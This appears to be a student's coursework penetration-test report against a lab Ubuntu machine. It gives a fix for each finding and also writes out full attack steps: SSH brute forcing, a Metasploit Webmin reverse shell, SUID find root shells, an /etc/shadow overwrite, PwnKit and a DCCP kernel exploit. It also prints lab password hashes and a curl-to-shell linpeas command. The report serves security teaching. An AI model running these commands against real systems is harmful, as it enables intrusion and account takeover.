Penetration Test

Report of Findings

WM179: Cyber Fundamentals Coursework 2
Student: 5539006 | Peter Walker

Table of Contents

1.0 Executive Summary

The task was to perform a penetration test on a target network. The aim was to perform attacks, such as those a hacker might, and attempt to gain access to the target machine.

Several critical vulnerabilities were found on the target machine during the test. Access could be obtained to said machine because of outdated patches and poor security configuration. It is possible to gain administrative privileges on the machine. A brief description of how access was achieved is below:

- Initial Access – got in through a weak password and using a Webmin exploit.
- Privilege Escalation – through kernel exploits, misconfigured permissions, and outdated software.

A hacker may be able to steal any data on such a target machine, and this could: impact stock price and the company's book value, breach GDPR if customer data is stored on such machines, and allow a hacker access to more sensitive machines on the company network. If such information was stolen, it could lead to blackmail, fines from appropriate government institutions, investigation, and reputation loss. Other potential outcomes could be ransomware (data on the machines is encrypted and 'held hostage' until you pay the attackers) or other malware on the network.

1.1 Recommendations

It is very important that such vulnerabilities are patched (fixed), following the specific advice given in the Methodology section, to ensure they cannot be exploited in the future.

At a policy level:

- Implement a strong password policy for all users.
- Allow software to auto-update or check for updates regularly (e.g. daily) and update immediately.
- Enforce strict file permission policies on all files so users only have access to what they need.
- Encrypt all sensitive files, such as private keys.

2.0 Methodology

A widely adopted approach was used to perform penetration testing on the target machine, to test its security. This section is a breakdown of identifying and exploiting the system, covering all efforts and vulnerabilities discovered.

The tools used in this section are as follows:

Tool	Command	Version
Nmap	nmap	7.93
Hydra	hydra	9.2
John	john	1.9.0
Metasploit	msfconsole	6.2.36-dev
Git	git	2.39.0
GCC	gcc	5.4.0
Linpeas	curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh	N/A
Searchsploit	searchsploit	4

2.1 Information Gathering

This part of the penetration test identifies the target(s) (the scope). The scope of this assessment was the internal network 10.1.26.0/24, covering a single machine and a router. The task was to exploit the machine. The specific IP address of the target machine was:

10.1.26.30

2.2 Service Enumeration

This part of the penetration test involves gathering information about a system, and what processes the system is running/using. This allows an attacker to potentially leverage running services for access to the system, for example if they contain a known vulnerability.

IP Address	**Open ports**	**Service running**	**Version number**	**Exploitable for access**	**Notes**
10.1.26.1	22/tcp	OpenSSH	7.9p1	False	No vulnerabilities for gaining access or credentials, and not susceptible to a brute-force attack in reasonable time.
	68/udp	dhcpc	N/A	False	

	123/udp	ntp	v4	False	
10.1.26.30	21/tcp	Pure-FTPd	Unknown	False	Anonymous FTP login is enabled.
	22/tcp	OpenSSH	7.2p2	True	A vulnerability allows for username enumeration.
	10000/tcp	Miniserv (Webmin)	1.890	True	A vulnerability allows for remote command execution.
	68/udp	dhcpc	N/A	False	

2.3 Penetration

The part of the penetration test focuses on gaining access to a machine and exploiting it internally to achieve higher privileges. During this test, it was possible to gain access to the target machine.

2.3.1 Initial Access

Method 1


Vulnerability Explanation: The user account "david" on the target device was protected by a trivial password, that was cracked within 2 minutes of brute-forcing.

Vulnerability Fix: The OpenSSH should be configured to disallow password logins and the user account should have a unique password not included in any public wordlists. It is also recommended that there is a timeout after several incorrect passwords to slow down brute-forcing.

Severity: Critical

Steps to reproduce this attack: discover the users "david", "ubuntu" and "user" from their home directories by logging into FTP anonymously (using the username "anonymous"). Use the hydra tool against the OpenSSH service to find the password. Log in as david [1].

```
hydra -l david -P /usr/share/wordlists/rockyou.txt 10.1.26.30 -s 22
ssh
```



```
┌──(kali㉿kali-40-544)-[~]
└─$ hydra -l david -P /usr/share/wordlists/rockyou.txt 10.1.26.30 -s 22 ssh

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-15 1
9:03:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.1.26.30:22/
[22][ssh] host: 10.1.26.30   login: david   password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not compl
ete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-15 1
9:03:18
```

Figure 1: the command and output which brute-forces the password for "david" given a wordlist

Notes: the wordlist, included in Kali Linux, used was rockyou.txt, which is a list of over 13 million common passwords was used to brute-force david's password by testing every possibility. The discovered password is "123456".

Using anonymous FTP login, it is possible to read the contents of /home/david/.bashrc which contains a comment remarking upon the use of a password from the fasttrack.txt wordlist, which makes the brute-forcing much faster, since the wordlist is considerably shorter.

Method 2


Vulnerability Explanation: In Webmin 1.890, the parameter old in password_change.cgi contains a command injection vulnerability [2].

Vulnerability Details: CVE-2019-15107, CVSS 3.x Rating: 9.8 (Critical)

Vulnerability Fix: Update Webmin 1.890 to Webmin 2.111 (latest at time of writing) [3].

Severity: Critical

Steps to reproduce this attack: Use metasploit's exploit/linux/http/webmin_backdoor exploit and configure options accordingly. Obtain access to root shell on the target machine by running the exploit.



```
msf6 > use exploit/linux/http/webmin_backdoor
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(linux/http/webmin_backdoor) > set payload payload/generic/shell_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(linux/http/webmin_backdoor) > set RHOSTS 10.1.26.30
RHOSTS ⇒ 10.1.26.30
msf6 exploit(linux/http/webmin_backdoor) > set LHOST 10.1.26.20
LHOST ⇒ 10.1.26.20
msf6 exploit(linux/http/webmin_backdoor) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL ⇒ true
msf6 exploit(linux/http/webmin_backdoor) > exploit

[*] Started reverse TCP handler on 10.1.26.20:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending generic/shell_reverse_tcp command payload
[*] Command shell session 1 opened (10.1.26.20:4444 → 10.1.26.30:38571) at 2024-04-15 20:02:53 +0100

id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 2: the commands needed to load a reverse shell on the machine using Metasploit by exploiting outdated Webmin

Notes: this uses the Metasploit framework to exploit. The remote host(s) (RHOSTS) is set to the IP address of the target machine and the local host (LHOST) is set to the IP of the machine running Metasploit. It is required to set the SSL option to true as the Webmin console doesn't accept connections over HTTP, so it wouldn't be possible. The rest of the options remain as default.

It is also possible to use the exploit at https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE to exploit this vulnerability, and run individual commands though output is unreliable [4].

2.3.2 Privilege Escalation

Method 1

Vulnerability Explanation: /usr/bin/find binary has SUID bit set, allowing it to run as owner (root).


Vulnerability Fix: disable SUID bit for /usr/bin/find.

Severity: Critical

Steps to reproduce this attack: as an unprivileged user ("david") run

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

which spawns a root shell [5].



```
david@srv-40-544:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# id
uid=1002(david) gid=1002(david) euid=0(root) groups=1002(david),100(users)
# 
```

Figure 3: using the SUID binary 'find' to spawn a root shell

Notes: although the current user is not root, the euid (effective user id) is root which means commands are ran as root.


Method 2

Vulnerability Explanation: /usr/bin/find binary has SUID bit set, allowing it to run as owner (root).

Vulnerability Fix: disable SUID bit for /usr/bin/find.

Severity: Critical

Additional Vulnerability Explanation: /etc/shadow has 664 file permissions (-rw-rw-r--) which means all users can read the file.



```
david@srv-40-544:~$ ls -l /etc/shadow
-rw-rw-r-- 1 root shadow 1309 Apr 15 20:24 /etc/shadow
david@srv-40-544:~$ cat /etc/shadow
root:$6$r.Fmk88X$uFsCteeSdgaC/rblbgcmq/oHlpykeVmGOgs0FEAENHA/N9FQsa9oUZquLe6iKjX697eIk/zngZSNWq0WoRZvY.:19325:0:99999:7:::
daemon:*:16962:0:99999:7:::
bin:*:16962:0:99999:7:::
sys:*:16962:0:99999:7:::
sync:*:16962:0:99999:7:::
games:*:16962:0:99999:7:::
man:*:16962:0:99999:7:::
lp:*:16962:0:99999:7:::
mail:*:16962:0:99999:7:::
news:*:16962:0:99999:7:::
uucp:*:16962:0:99999:7:::
proxy:*:16962:0:99999:7:::
www-data:*:16962:0:99999:7:::
backup:*:16962:0:99999:7:::
list:*:16962:0:99999:7:::
irc:*:16962:0:99999:7:::
gnats:*:16962:0:99999:7:::
nobody:*:16962:0:99999:7:::
systemd-timesync:*:16962:0:99999:7:::
systemd-network:*:16962:0:99999:7:::
systemd-resolve:*:16962:0:99999:7:::
systemd-bus-proxy:*:16962:0:99999:7:::
syslog:*:16962:0:99999:7:::
_apt:*:16962:0:99999:7:::
lxd:*:16962:0:99999:7:::
messagebus:*:16962:0:99999:7:::
uuidd:*:16962:0:99999:7:::
dnsmasq:*:16962:0:99999:7:::
sshd:*:16962:0:99999:7:::
pollinate:*:16962:0:99999:7:::
ubuntu:!:19409:0:99999:7:::
user:$6$DFcIqLv.7UaS2tWT$1D/HcI7aIOur25V07ZP4ikRZG3hLJ6Ojkearr8l.hQn28nGsZt3SDi7BigQvHrgOnziAJ6PnDJ13uRKOD3QKb.:19775:0:99999:7:::
david:$5$yEadI1JG6t.zcQFq$0f9l8opMjPSJKZTxYnT9joGWXS9/LH/Gpzfz8xhWMAB:19775:0:99999:7:::
ftp:$5$RJPfq8m5LpcCPt2l$C4zIMFFTOWYhCXfBCOuyDMaThJMnHw9JRByA0/qIbAB:19775:0:99999:7:::
statd:*:19816:0:99999:7:::
david@srv-40-544:~$ 
```

Figure 4: It is possible for an unprivileged user to acess the /etc/shadow file for reading

This can allow for local hash cracking of the file:

Username	**Password**
david	123456
user	Password123


Additional Vulnerability Fix: set the permissions of /etc/shadow to 600 (the default for linux) which only allows read-write access to the root user.

Severity: High

Steps to reproduce this attack: read the data from /etc/shadow containing the password hashes for all users. Use the following command,

```
openssl passwd -6 -salt xyz root
```


to generate a hash of the password “root”.



```
┌──(kali㉿kali-40-544)-[~]
└─$ openssl passwd -6 -salt xyz  root
$6$xyz$/pdZy4hazXmqu1t0TACitLlKZPD4bFyRUw6ycXiOTdf4kcnkmpgmtg9zUpEE8rG9KtOWwX7kp1Gl96NCGbDk60
```

Figure 5: Using the openssl command to generate a new hash for the password "root"

Then copy the contents of /etc/shadow into a local text file and replace the root hash with the new generated hash.



```
  GNU nano 2.5.3                    File: shadowtxt

root:$6$xyz$/pdZy4hazXmqu1t0TACitLlKZPD4bFyRUw6ycXiOTdf4kcnkmpgmtg9zUpEE8rG9KtOWwX7kp1Gl96NCGbDk60:19325:0:99999:
```

Figure 6: An example of recreating the /etc/shadow file in a local text file, with a replaced hash


Afterwards, run

```
TARGETFILE=/etc/shadow

CONTENT=”`cat shadowtxt`” # or the name of your text file

/usr/bin/find / -fprintf "$TARGETFILE" "$CONTENT" -quit
```

This sets the variable $TARGETFILE to the file to overwrite, sets $CONTENT to the contents of your local text file, containing a modified hash for the root user. Finally, it overwrites the target file with the given file, meaning it is then possible to SSH into the root user using the new password, since permitRootLogin is enabled.



```
┌──(kali㉿kali-40-544)-[~]
└─$ ssh root@10.1.26.30
root@10.1.26.30's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic i686)

 * Documentation:  https://help.ubuntu.com/

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

138 packages can be updated.
6 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Mon Apr 15 20:23:57 2024 from 10.1.26.20
root@srv-40-544:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 7: It is then possible to log into root using SSH

Method 3

Vulnerability Explanation: The binary pkexec in Polkit package <121 doesn’t handle the calling parameters count correctly and tries to execute environment variables as commands [6].

Vulnerability Details: CVE-2021-4034, CVSS 3.x Rating: 7.8 (High)

Vulnerability Fix: Update Polkit package to latest version (124, at time of writing).

Severity: High


Steps to reproduce this attack: clone the exploit repository at https://github.com/berdav/CVE-2021-4034 and make the binary. Run the compiled code and obtain a root shell [7].

```
git clone https://github.com/berdav/CVE-2021-4034

cd CVE-2021-4034

make

./cve-2021-4034
```



```
david@srv-40-544:~$ git clone https://github.com/berdav/CVE-2021-4034
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56
Unpacking objects: 100% (92/92), done.
Checking connectivity... done.
david@srv-40-544:~$ cd CVE-2021-4034/
david@srv-40-544:~/CVE-2021-4034$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c    -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
david@srv-40-544:~/CVE-2021-4034$ ./cve-2021-4034
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1002(david)
# 
```

Figure 8: using a public GitHub repository and exploit to start a root shell by exploiting an outdated polkit package

Method 4

Vulnerability Explanation: the dccp_rcv_state_process function in net/dccp/input.c mishandles DCCP_PKT_REQUEST packet data structures in the LISTEN state [8].

Vulnerability Details: CVE-2017-6074, CVSS 3.x Rating: 7.8 (High)

Vulnerability Fix: update the linux kernel to 6.8.6 (latest version at time of writing).

Severity: High

Steps to reproduce this attack: run


```
scp /usr/share/exploitdb/exploits/linux/local/41458.c
david@10.1.26.30:~ # a single-line command
```

to copy the malicious c file to the target machine. Then SSH into the unprivileged user using the known password, compile the c script and make sure it can be executed. Execute and obtain a root shell.

```
gcc 41458.c -o exploit

chmod +x exploit

./exploit
```



```
┌──(kali㉿kali-40-544)-[~]
└─$ scp /usr/share/exploitdb/exploits/linux/local/41458.c david@10.1.26.30:~
david@10.1.26.30's password:
41458.c                                                          100%   15KB   4.3MB/s   00:00
┌──(kali㉿kali-40-544)-[~]
└─$ ssh david@10.1.26.30
david@10.1.26.30's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-210-generic i686)

 * Documentation:  https://help.ubuntu.com/

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

135 packages can be updated.
6 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Apr 16 18:32:31 2024 from 10.1.26.20
david@srv-40-544:~$ gcc 41458.c -o exploit
41458.c: In function ‘init_skb_buffer’:
41458.c:120:24: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
  ssi→destructor_arg = (uint64_t)&ui;
                       ^
david@srv-40-544:~$ chmod +x exploit
david@srv-40-544:~$ ./exploit
[.] namespace sandbox setup successfully
[.] disabling SMEP & SMAP
[.] scheduling 0×81064550(0×406e0)
[.] waiting for the timer to execute
[.] done
[.] SMEP & SMAP should be off now
[.] getting root
[.] executing 0×8049c67
[.] done
[.] should be root now
[.] checking if we got root
[+] got r00t ^_^
[!] don't kill the exploit binary, the kernel will crash
bash: /root/.bashrc: Permission denied
root@srv-40-544:/home/david# id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
root@srv-40-544:/home/david# █
```

Figure 9: the output of running the DCCP exploit to achieve a root shell

